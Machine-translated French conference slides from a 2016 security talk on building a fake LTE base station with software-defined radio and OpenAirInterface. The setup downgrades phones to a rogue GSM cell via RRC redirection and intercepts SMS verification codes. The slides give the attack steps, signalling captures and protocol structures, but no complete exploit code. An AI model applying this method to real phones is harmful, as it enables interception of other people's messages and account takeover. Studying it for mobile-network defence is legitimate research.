

Tout explorer, tout casser

9/6/2016 3:01:52 PM - page 1

Technologie d'utilisation avancée de la pseudo station de base

Passer complètement le code de vérification SMS

Chercheur

BD4ET

Tout explorer, tout casser

[Hacker @ Kcon]

9/6/2016 3 :01 :54 PM – page 2

Horaire

- Profil personnel
- Présentation de la sécurité des communications mobiles
- Implémentation d'une pseudo station de base LTE
- Implémentation de l'attaque GSM MITM
- Vulnérabilité des codes de vérification SMS
- Conseils de sécurité

9/6/2016 3:01:54 PM – page 3

Profil personnel

- Mentor entrepreneurial
- Faux investisseur providentiel
- Fondateur et président d'une université privée
- Temps libre au laboratoire de sécurité des communications de notre école

- WeChat personnel: 70772177

9/6/2016 3:02:42 PM – page 4

Partie 01

Présentation de la sécurité des communications mobiles

9/6/2016 3:01:54 PM – page 5

La nécessité d'étudier les failles de sécurité dans les réseaux de télécommunications

- Le coût de remplacement ou de mise à jour d'un grand nombre de terminaux est trop élevé et les vulnérabilités sont à long terme.

Efficace

- Risques de sécurité causés par l'interopérabilité des données cellulaires WIFI et 3G / 4G
- Risques de sécurité liés à l'interopérabilité des services de télécommunications 2G / 3G / 4G
- Le maillon faible est le WIFI et le 2G
- Plus de plaisir en dehors du WIFI!

9/6/2016 3:25:26 PM – page 6

La vulnérabilité des téléphones LTE provient de:

- WIFI: niveau d'échange de paquets, Faire une interopération entre WIFI et données cellulaires
- 2G: couverture réseau et commutation de circuits, LTE et Interopérabilité 2G / 3G

9/6/2016 3:01:54 PM – page 7

Ce sujet: Briser les codes de vérification SMS

- L'utilisation généralisée des codes de vérification SMS est un danger majeur
- Le blocage des SMS devient le premier choix pour une intrusion rapide
- De plus, il peut être mis en œuvre à faible coût

9/6/2016 3:01:54 PM – page 8


Interception et interception de SMS

1. La 4G pour China Unicom, China Telecom et China Mobile peut être répliquée via des pseudo stations de base LTE (Orientez le téléphone cible en 3G et 2G)
2. Redirection vers la 3G, vous pouvez utiliser FemtoCell pour implémenter l'interception et le blocage des SMS (Coupez)
3. Redirection vers 2G CDMA, FemtoCell peut être utilisé pour la détection de SMS (Écoutez et bloquez.)
4. Rediriger vers 2G GSM, peut réaliser l'écoute de SMS de contournement, passer

Le MITM peut également implémenter l'interception, également via Race Condition (Interception partielle)

9/6/2016 3:01:54 PM – page 9

L'évolution des communications mobiles



9/6/2016 3:01:55 PM – page 10


nteropérabilité LTE et 2G / 3G

Afin d'améliorer l'expérience utilisateur, les utilisateurs préfèrent que le réseau LTE réside, mais la couverture du réseau LTE est inférieure à celle du réseau 2G / 3G, il doit donc être effectué.

Interopérabilité entre les réseaux LTE et 2G / 3G

- Garantisiez la continuité des données lorsque les utilisateurs passent d'un réseau LTE à un réseau 2G / 3G
- Étant donné que LTE ne prend pas en charge le domaine CS, les services CS doivent se replier sur les supports de réseau 2G / 3G

Les UE peuvent utiliser différentes procédures d'interopérabilité entre les réseaux sans fil LTE / 2G / 3G (E-UTRA / GERAN / UTRA) (actuellement China Mobile utilise une stratégie d'interopérabilité 2 / 4G et China Unicom utilise une stratégie d'interopérabilité 3 / 4G)



Mobilité à l'état inactif	Mobilité des services de données	CS Fall Back	
Resélection des cellules	LTE et 3G	LTE et 2G	Revenir à la 3G Revenir à la 2G

9/6/2016 3:01:54 PM – page 11

Implémentation d'une pseudo station de base LTE

9/6/2016 3:01:54 PM – page 12

Implémentation d'une pseudo station de base LTE

1. Construction d'un environnement de test LTE
2. Mise en œuvre de la redirection LTE RRC
3. Processus de resélection des cellules LTE (Cell Reselection)

9/6/2016 3:01:54 PM – page 13

Configuration d'un environnement de test LTE

1. Matériel:

- 1) PC haute performance
- 2) BladeRF (ou USRP B2x0) + antenne
- 3) Testez le téléphone LTE

2. Logiciel:

- 1) Linux
- 2) OpenAirInterface
- 3) Logiciel de test de téléphone portable




9/6/2016 3:01:54 PM – page 14

LTE RRC redirigé (redirectedCarrierInfo)

- 1.RedirectedCarrierInfo a une longue histoire, à commencer par les communications 3G Standard
2. Large application, largement utilisée dans LTE CSFB
3. La redirection RRC du correspondant contient en fait Connexion RRC pour les informations redirectedCarrierInfo Release
4. C'est également l'objectif de la partie LTE de notre Hack.

9/6/2016 3:01:54 PM – page 15

Plan d'abandon LTE CSFB




Introduction au processus RIM

le réseau LTE peut être avancé
Obtenez la diffusion du système de cellule voisine 2G
environnante et remettez-la au terminal.
La fonction de processus RIM nécessite un réseau central
LTE et 2G, des éléments de réseau sans fil
Mettre à niveau en conséquence

9/6/2016 3:01:54 PM – page 16















Séquence de messages de redirection LTE CSFB

















9/6/2016 3:01:54 PM – page 17

Signalisation L3 pour la redirection LTE CSFB

21:58:27	↑	RRC	CCCH/rrcConnectionRequest	21:58:28	↑	RRC	DCCH/measurementReport	21:59:10	↓	RR	BCCH/System Information Type 2quarter
21:58:27	↓	RRC	CCCH/rrcConnectionSetup	21:58:28	↑	RRC	DCCH/measurementReport	21:59:10	↓	RR	BCCH/System Information Type 3
21:58:27	↑	RRC	DCCH/rrcConnectionSetupComplete	21:58:29	↓	RRC	PCCH/paging	21:59:10	↓	RR	BCCH/System Information Type 3
21:58:27	↓	RRC	DCCH/securityModeCommand	21:58:30	↓	RRC	PCCH/paging	21:59:10	↓	RR	BCCH/System Information Type 4
21:58:27	↑	RRC	DCCH/securityModeComplete	21:58:39	↓	RRC	PCCH/paging	21:59:10	↓	RR	CCCH/Paging Request Type 1
21:58:27	↓	RRC	DCCH/rrcConnectionReconfiguration	21:58:44	↓	RRC	PCCH/paging	21:59:10	↓	RR	BCCH/System Information Type 1
21:58:27	↑	RRC	DCCH/rrcConnectionReconfigurationComplete	21:58:46	↓	RRC	PCCH/paging	21:59:11	↑	MM	CM Service Request
21:58:27	↓	RRC	DCCH/ueCapabilityEnquiry	21:58:56	↓	RRC	PCCH/paging	21:59:11	↓	RR	CCCH/Immediate Assignment
21:58:27	↑	RRC	DCCH/ueCapabilityInformation	21:59:09	↓	RRC	PCCH/paging	21:59:11	↓	RR	CCCH/Immediate Assignment
21:58:27	↓	RRC	DCCH/rrcConnectionReconfiguration	21:59:09	↑	RRC	DCCH/ulInformationTransfer	21:59:11	↑	RR	DCCH/Classmark Change
21:58:27	↑	RRC	DCCH/rrcConnectionReconfigurationComplete	21:59:09	↓	RRC	DCCH/rrcConnectionRelease				
21:58:28	↓	RRC	DCCH/rrcConnectionReconfiguration	21:59:09	↓	RR	BCCH/System Information Type 4				
21:58:28	↑	RRC	DCCH/rrcConnectionReconfigurationComplete	21:59:10	↓	RR	BCCH/System Information Type 13				
21:58:28	↑	RRC	DCCH/measurementReport	21:59:10	↓	RR	BCCH/System Information Type 2ter				

21:58:27		RRC	CCCH/rrcConnectionRequest
21:58:27		RRC	CCCH/rrcConnectionSetup
21:58:27		RRC	DCCH/ rrcConnectionSetupComplete
21:58:27		RRC	DCCH/securityModeCommand
21:58:27		RRC	DCCH/securityModeComplete
21:58:27		RRC	DCCH/ rrcConnectionReconfiguration
21:58:27		RRC	DCCH/rrcConnectionReconfigu- rationComplete
21:58:27		RRC	DCCH/ueCapabilityEnquiry
21:58:27		RRC	DCCH/ueCapabilityInformation
21:58:27		RRC	DCCH/ rrcConnectionReconfiguration
21:58:27		RRC	DCCH/rrcConnectionReconfigu- rationComplete
21:58:28		RRC	DCCH/ rrcConnectionReconfiguration
21:58:28		RRC	DCCH/rrcConnectionReconfigu- rationComplete
21:58:28		RRC	DCCH/measurementReport

21:58:28		RRC	DCCH/measurementReport
21:58:28		RRC	DCCH/measurementReport
21:58:29		RRC	PCCH/paging
21:58:30		RRC	PCCH/paging
21:58:39		RRC	PCCH/paging
21:58:44		RRC	PCCH/paging
21:58:46		RRC	PCCH/paging
21:58:56		RRC	PCCH/paging
21:59:09		RRC	PCCH/paging
21:59:09		RRC	DCCH/ulInformationTransfer
21:59:09		RRC	DCCH/rrcConnectionRelease
21:59:09		RR	BCCH/System Information Type 4
21:59:10		RR	BCCH/System Information Type 13
21:59:10		RR	BCCH/System Information Type 2ter

21:59:10	↓	RR	BCCH/System Information Type 2quater
21:59:10	↓	RR	BCCH/System Information Type 3
21:59:10	↓	RR	BCCH/System Information Type 3
21:59:10	↓	RR	BCCH/System Information Type 4
21:59:10	↓	RR	CCCH/Paging Request Type 1
21:59:10	↓	RR	BCCH/System Information Type 1
21:59:11	↑	MM	CM Service Request
21:59:11	↓	RR	CCCH/Immediate Assignment
21:59:11	↓	RR	CCCH/Immediate Assignment
21:59:11	↑	RR	DCCH/Classmark Change

9/6/2016 3:01:54 PM page 18

Signalisation L3 pour la redirection LTE CSFB

```

LTE Radio Resource Control (RRC) protocol:
UL-DCCH-Message:
  message: c1
  c1: ulInformationTransfer
    ulInformationTransfer:
      criticalExtensions: c1
      c1: ulInformationTransfer-r8
        ulInformationTransfer-r8:
          dedicatedInfoType: dedicatedInfoNAS
            dedicatedInfoNAS:
              274001060f1d074c1005f4c0138c7a57022000
              Non-Access-Stratum (NAS)PDU:
                Security header type: Integrity protected
                and ciphered
                Protocol discriminator: EPS mobility
                management messages
                Message authentication code: 0xf060140
                Sequence number: 29
                Security header type: Plain NAS message,
                not security protected
                Protocol discriminator: EPS mobility
                management messages
                NAS EPS Mobility Management Message
                Type: Extended service request
                Type of security context flag (TSC): Native
                security context (for KSIasme)
                NAS key set identifier:
                Service type: Mobile originating CS fallback
                or 1xCs fallback
                Mobile identity - M-TMSI
                Length: 5
  
```

```

LTE Radio Resource Control (RRC) protocol:
DL-DCCH-Message:
  message: c1
  c1: rrcConnectionRelease
    rrcConnectionRelease:
      rrc-TransactionIdentifier: 0
      criticalExtensions: c1
      c1: rrcConnectionRelease-r8
        rrcConnectionRelease-r8:
          releaseCause: other
          redirectedCarrierInfo: geran
            geran:
              startingARFCN: 1
              bandIndicator: dcs1800
              followingARFCNs: explicitListOfARFCNs
              explicitListOfARFCNs: 21 items
                Item 0
                  ARFCN-ValueGERAN: 539
                Item 1
                  ARFCN-ValueGERAN: 538
                Item 2
                  ARFCN-ValueGERAN: 537
                Item 3
                  ARFCN-ValueGERAN: 536
                Item 4
                  ARFCN-ValueGERAN: 535
                Item 5
                  ARFCN-ValueGERAN: 531
                Item 6
                  ARFCN-ValueGERAN: 530
                Item 7
  
```

```

GSM A-I/F DTAP - CM Service Request
Protocol Discriminator: Mobility Management
messages
Protocol discriminator: Mobility Management
messages
Skip Indicator: No indication of selected PLMN
Sequence number: 0
DTAP Mobility Management Message Type: CM
Service Request
Ciphering Key Sequence Number
Spare bit(s): 0
Ciphering Key Sequence Number: 0
CM Service Type
Service Type: Mobile originating call establishment
or packet mode connection establishment
Mobile Station Classmark 2
Length: 3
Spare: 0
Revision Level: Used by mobile stations supporting
R99 or later versions of the protocol
ES IND: Controlled Early Classmark Sending option
is implemented in the MS
A5/1 algorithm supported: encryption algorithm
A5/1 available
RF Power Capability: class 1
Spare: 0
PS capability (pseudo-synchronization capability):
PS capability present
SS Screening Indicator: Capability of handling of
ellipsis notation and phase 2 error handling
SM capability (MT SMS pt to pt capability): Mobile
  
```

```

LTE Radio Resource Control (RRC) protocol:
58:25 UL-DCCH-Message: DCCH/measurementReport
      message: c1
      c1: ulInformationTransfer
58:29      ulInformationTransfer: PCCH/paging
      criticalExtensions: c1
58:30      c1: ulInformationTransfer-r8
      ulInformationTransfer-r8:
58:39      dedicatedInfoType: dedicatedInfoNAS
      dedicatedInfoNAS:
      274001060f1d074c1005f4c0138c7a57022000
      Non-Access-Stratum (NAS)PDU:
      Security header type: Integrity protected
58:46      and ciphered
      Protocol discriminator: EPS mobility
58:56      management messages
      Message authentication code: 0xf060140
59:09      Sequence number: 29
      Security header type: Plain NAS message,
59:09      not security protected
      Protocol discriminator: EPS mobility
59:09      management messages
      NAS EPS Mobility Management Message
      Type: Extended service request
59:09      Type of security context flag (TSC): Native
      security context (for KSIasme)
59:10      NAS key set identifier:
      Service type: Mobile originating CS fallback
59:10      or 1xCS fallback
      Mobile identity - M-TMSI
59:10      Length: 5

```

```

LTE Radio Resource Control (RRC) protocol:
DL-DCCH-Message:
  message: c1
    c1: rrcConnectionRelease
      rrcConnectionRelease:
        rrc-TransactionIdentifier: 0
        criticalExtensions: c1
          c1: rrcConnectionRelease-r8
            rrcConnectionRelease-r8:
              releaseCause: other
              redirectedCarrierInfo: geran
              geran:
                startingARFCN: 1
                bandIndicator: dcs1800
                followingARFCNs: explicitListOfARFCNs
                  explicitListOfARFCNs: 21 items
                    Item 0
                      ARFCN-ValueGERAN: 539
                    Item 1
                      ARFCN-ValueGERAN: 538
                    Item 2
                      ARFCN-ValueGERAN: 537
                    Item 3
                      ARFCN-ValueGERAN: 536
                    Item 4
                      ARFCN-ValueGERAN: 535
                    Item 5
                      ARFCN-ValueGERAN: 531
                    Item 6
                      ARFCN-ValueGERAN: 530
                    Item 7

```


GSM A-I/F DTAP - CM Service Request
Protocol Discriminator: Mobility Management messages
Protocol discriminator: Mobility Management messages
Skip Indicator: No indication of selected PLMN
Sequence number: 0
DTAP Mobility Management Message Type: CM Service Request
Ciphering Key Sequence Number
Spare bit(s): 0
Ciphering Key Sequence Number: 0
CM Service Type
Service Type: Mobile originating call establishment or packet mode connection establishment
Mobile Station Classmark 2
Length: 3
Spare: 0
Revision Level: Used by mobile stations supporting R99 or later versions of the protocol
ES IND: Controlled Early Classmark Sending option is implemented in the MS
A5/1 algorithm supported: encryption algorithm A5/1 available
RF Power Capability: class 1
Spare: 0
PS capability (pseudo-synchronization capability): PS capability present
SS Screening Indicator: Capability of handling of ellipsis notation and phase 2 error handling
SM capability (MT SMS pt to pt capability): Mobile

Utilisation de la redirection LTE RRC

1. Resélection de cellule (Cell Reselection) à notre pseudo LTE (Station de base)
2. L'UE lance une demande TAU (TAU request) et la pseudo station de base la rejette (TAU reject);
3. L'UE lance une demande d'attachement (Attach request) et la pseudo station de base la rejette Attach reject);
4. La pseudo station de base envoie ensuite un message RRCConnectionRelease, où

Contient des informations redirectedCarrierInfo, indiquant au téléphone de rediriger vers la pseudo station de base GSM que nous avons installée;

5. Le point principal est: délivré avant de commencer la vérification de la sécurité

RRCConnectionRelease.

9/6/2016 3:01:54 PM – page 20

Implémentation du code de la redirection LTE RRC

1. RRCCConnectionRelase pour R8 et R9 est défini dans le code OAI, (Mais pas d'appel)
2. Besoin de modifier le code de MME et eNodeB pour ajouter la logique correspondante.

```

/* Dependencies */
typedef enum RedirectedCarrierInfo_PR {
    RedirectedCarrierInfo_PR_NOthing, /* No components present */
    RedirectedCarrierInfo_PR_eutra,
    RedirectedCarrierInfo_PR_geran,
    RedirectedCarrierInfo_PR_utra_FDD,
    RedirectedCarrierInfo_PR_utra_TDD,
    RedirectedCarrierInfo_PR_cdma2000_HRPD,
    RedirectedCarrierInfo_PR_cdma2000_1xRTT,
    /* Extensions may appear below */
    RedirectedCarrierInfo_PR_utra_TDD_r10
} RedirectedCarrierInfo_PR;

/* RedirectedCarrierInfo */
typedef struct RedirectedCarrierInfo {
    RedirectedCarrierInfo_PR present;
    union RedirectedCarrierInfo_u {
        ARFCN_ValueEUTRA_t          eutra;
        CarrierFreqGERAN_t          geran;
        ARFCN_ValueUTRA_t           utra_FDD;
        ARFCN_ValueUTRA_t           utra_TDD;
        CarrierFreqCDMA2000_t       cdma2000_HRPD;
        CarrierFreqCDMA2000_t       cdma2000_1xRTT;
    }
}
/* This type is extensible.

```

```

/* Dependencies */
typedef enum CarrierFreqsGERAN_followingARFCNs_PR {
    CarrierFreqsGERAN_followingARFCNs_PR_NOthing, /* No components present */
    CarrierFreqsGERAN_followingARFCNs_PR_explicitListofARFCNs,
    CarrierFreqsGERAN_followingARFCNs_PR_equallySpacedARFCNs,
    CarrierFreqsGERAN_followingARFCNs_PR_variableBitMapofARFCNs
} CarrierFreqsGERAN_followingARFCNs_PR;

/* CarrierFreqsGERAN */
typedef struct CarrierFreqsGERAN {
    ARFCN_ValueGERAN_t startingARFCN;
    BandIndicatorGERAN_t bandIndicator;
    struct CarrierFreqsGERAN_followingARFCNs {
        CarrierFreqsGERAN_followingARFCNs_PR present;
        union CarrierFreqsGERAN_followingARFCNs_u {
            ExplicitListofARFCNs_t explicitListofARFCNs;
            struct CarrierFreqsGERAN_followingARFCNs__equallySpacedARFCNs {
                long arfcn_Spacing;
                long numberOfFollowingARFCNs;
            }
        } /* Context for parsing across buffer boundaries */
        asn_struct_ctx_t _asn_ctx;
    } _equallySpacedARFCNs;
    OCTET_STRING_t variableBitMapofARFCNs;
} choice;

/* Context for parsing across buffer boundaries */

```

20

```

/* Dependencies */
typedef enum RedirectedCarrierInfo_PR {
    RedirectedCarrierInfo_PR_NOHING, /* No components present */
    RedirectedCarrierInfo_PR_eutra,
    RedirectedCarrierInfo_PR_geran,
    RedirectedCarrierInfo_PR_utra_FDD,
    RedirectedCarrierInfo_PR_utra_TDD,
    RedirectedCarrierInfo_PR_cdma2000_HRPD,
    RedirectedCarrierInfo_PR_cdma2000_1xRTT,
    /* Extensions may appear below */
    RedirectedCarrierInfo_PR_utra_TDD_r10
} RedirectedCarrierInfo_PR;

/* RedirectedCarrierInfo */
typedef struct RedirectedCarrierInfo {
    RedirectedCarrierInfo_PR present;
    union RedirectedCarrierInfo_u {
        ARFCN_ValueEUTRA_t eutra;
        CarrierFreqsGERAN_t geran;
        ARFCN_ValueUTRA_t utra_FDD;
        ARFCN_ValueUTRA_t utra_TDD;
        CarrierFreqCDMA2000_t cdma2000_HRPD;
        CarrierFreqCDMA2000_t cdma2000_1xRTT;
        /*
         * This type is extensible,
         * possible extensions are below.
         */
        CarrierFreqListUTRA_TDD_r10_t utra_TDD_r10;
    } choice;

    /* Context for parsing across buffer boundaries */
    asn_struct_ctx_t _asn_ctx;
} RedirectedCarrierInfo_t;

/* Dependencies */
typedef enum CarrierFreqsGERAN__followingARFCNs_PR {
    CarrierFreqsGERAN__followingARFCNs_PR_NOHING, /* No components present */
    CarrierFreqsGERAN__followingARFCNs_PR_explicitListOfARFCNs,
    CarrierFreqsGERAN__followingARFCNs_PR_equallySpacedARFCNs,
    CarrierFreqsGERAN__followingARFCNs_PR_variableBitMapOfARFCNs
} CarrierFreqsGERAN__followingARFCNs_PR;
















/* CarrierFreqsGERAN */
typedef struct CarrierFreqsGERAN {
    ARFCN_ValueGERAN_t startingARFCN;
    BandIndicatorGERAN_t bandIndicator;
    struct CarrierFreqsGERAN__followingARFCNs {
        CarrierFreqsGERAN__followingARFCNs_PR present;
        union CarrierFreqsGERAN__followingARFCNs_u {
            ExplicitListOfARFCNs_t explicitListOfARFCNs;
            struct CarrierFreqsGERAN__followingARFCNs__equallySpacedARFCNs {
                long arfcn_Spacing;
                long numberOfFollowingARFCNs;
            } equallySpacedARFCNs;
            OCTET_STRING_t variableBitMapOfARFCNs;
        } choice;

        /* Context for parsing across buffer boundaries */
        asn_struct_ctx_t _asn_ctx;
    } followingARFCNs;

    /* Context for parsing across buffer boundaries */
    asn_struct_ctx_t _asn_ctx;
} CarrierFreqsGERAN_t;

```

Flux de signalisation L3 pour l'attaque de redirection LTE RRC

19:48:33		RRC	BCCH_DL_SCH/ systemInformationBlockType1
19:48:33		RRC	BCCH_DL_SCH/ systemInformation
19:48:33		RRC	BCCH_DL_SCH/ systemInformationBlockType1
19:48:33		RRC	BCCH_DL_SCH/ systemInformation
19:48:33		RRC	CCCH/rrcConnectionRequest
19:48:33		RRC	CCCH/rrcConnectionSetup
19:48:33		RRC	DCCH/ rrcConnectionSetupComplete
19:48:33		RRC	DCCH/dllInformationTransfer
19:48:33		RRC	DCCH/rrcConnectionRelease
19:48:34		RR	BCCH/System Information Type 3
19:48:34		RR	BCCH/System Information Type 4
19:48:34		RR	BCCH/System Information Type 2
19:48:35		RR	BCCH/System Information Type 3
19:48:35		RR	CCCH/Paging Request Type 1
19:48:35		RR	BCCH/System Information Type


```

LTE Radio Resource Control (RRC) protocol:
DL-DCCH-Message:
  message: c1
    c1: dllInformationTransfer
      dllInformationTransfer:
        rrc-TransactionIdentifier: 2
        criticalExtensions: c1
          c1: dllInformationTransfer-r8
            dllInformationTransfer-r8:
              dedicatedInfoType: dedicatedInfoNAS
              dedicatedInfoNAS: 074411
              Non-Access-Stratum (NAS)PDU:
                Security header type: Plain NAS message,
                not security protected
                Protocol discriminator: EPS mobility
                management messages
                NAS EPS Mobility Management Message
                Type: Attach reject
                EMM cause
                Cause: Network failure

```

```

LTE Radio Resource Control (RRC) protocol:
DL-DCCH-Message:
  message: c1
    c1: rrcConnectionRelease
      rrcConnectionRelease:
        rrc-TransactionIdentifier: 3
        criticalExtensions: c1
          c1: rrcConnectionRelease-r8
            rrcConnectionRelease-r8:
              releaseCause: other
              redirectedCarrierInfo: geran
              geran:
                startingARFCN: 644
                bandIndicator: dcs1800
                followingARFCNs: equallySpacedARFCNs
                equallySpacedARFCNs:
                  arfcn-Spacing: 1
                  numberOfFollowingARFCNs: 0
              nonCriticalExtension:
                .0.. .... Optional Field Bit: False
                (nonCriticalExtension is NOT present)

```

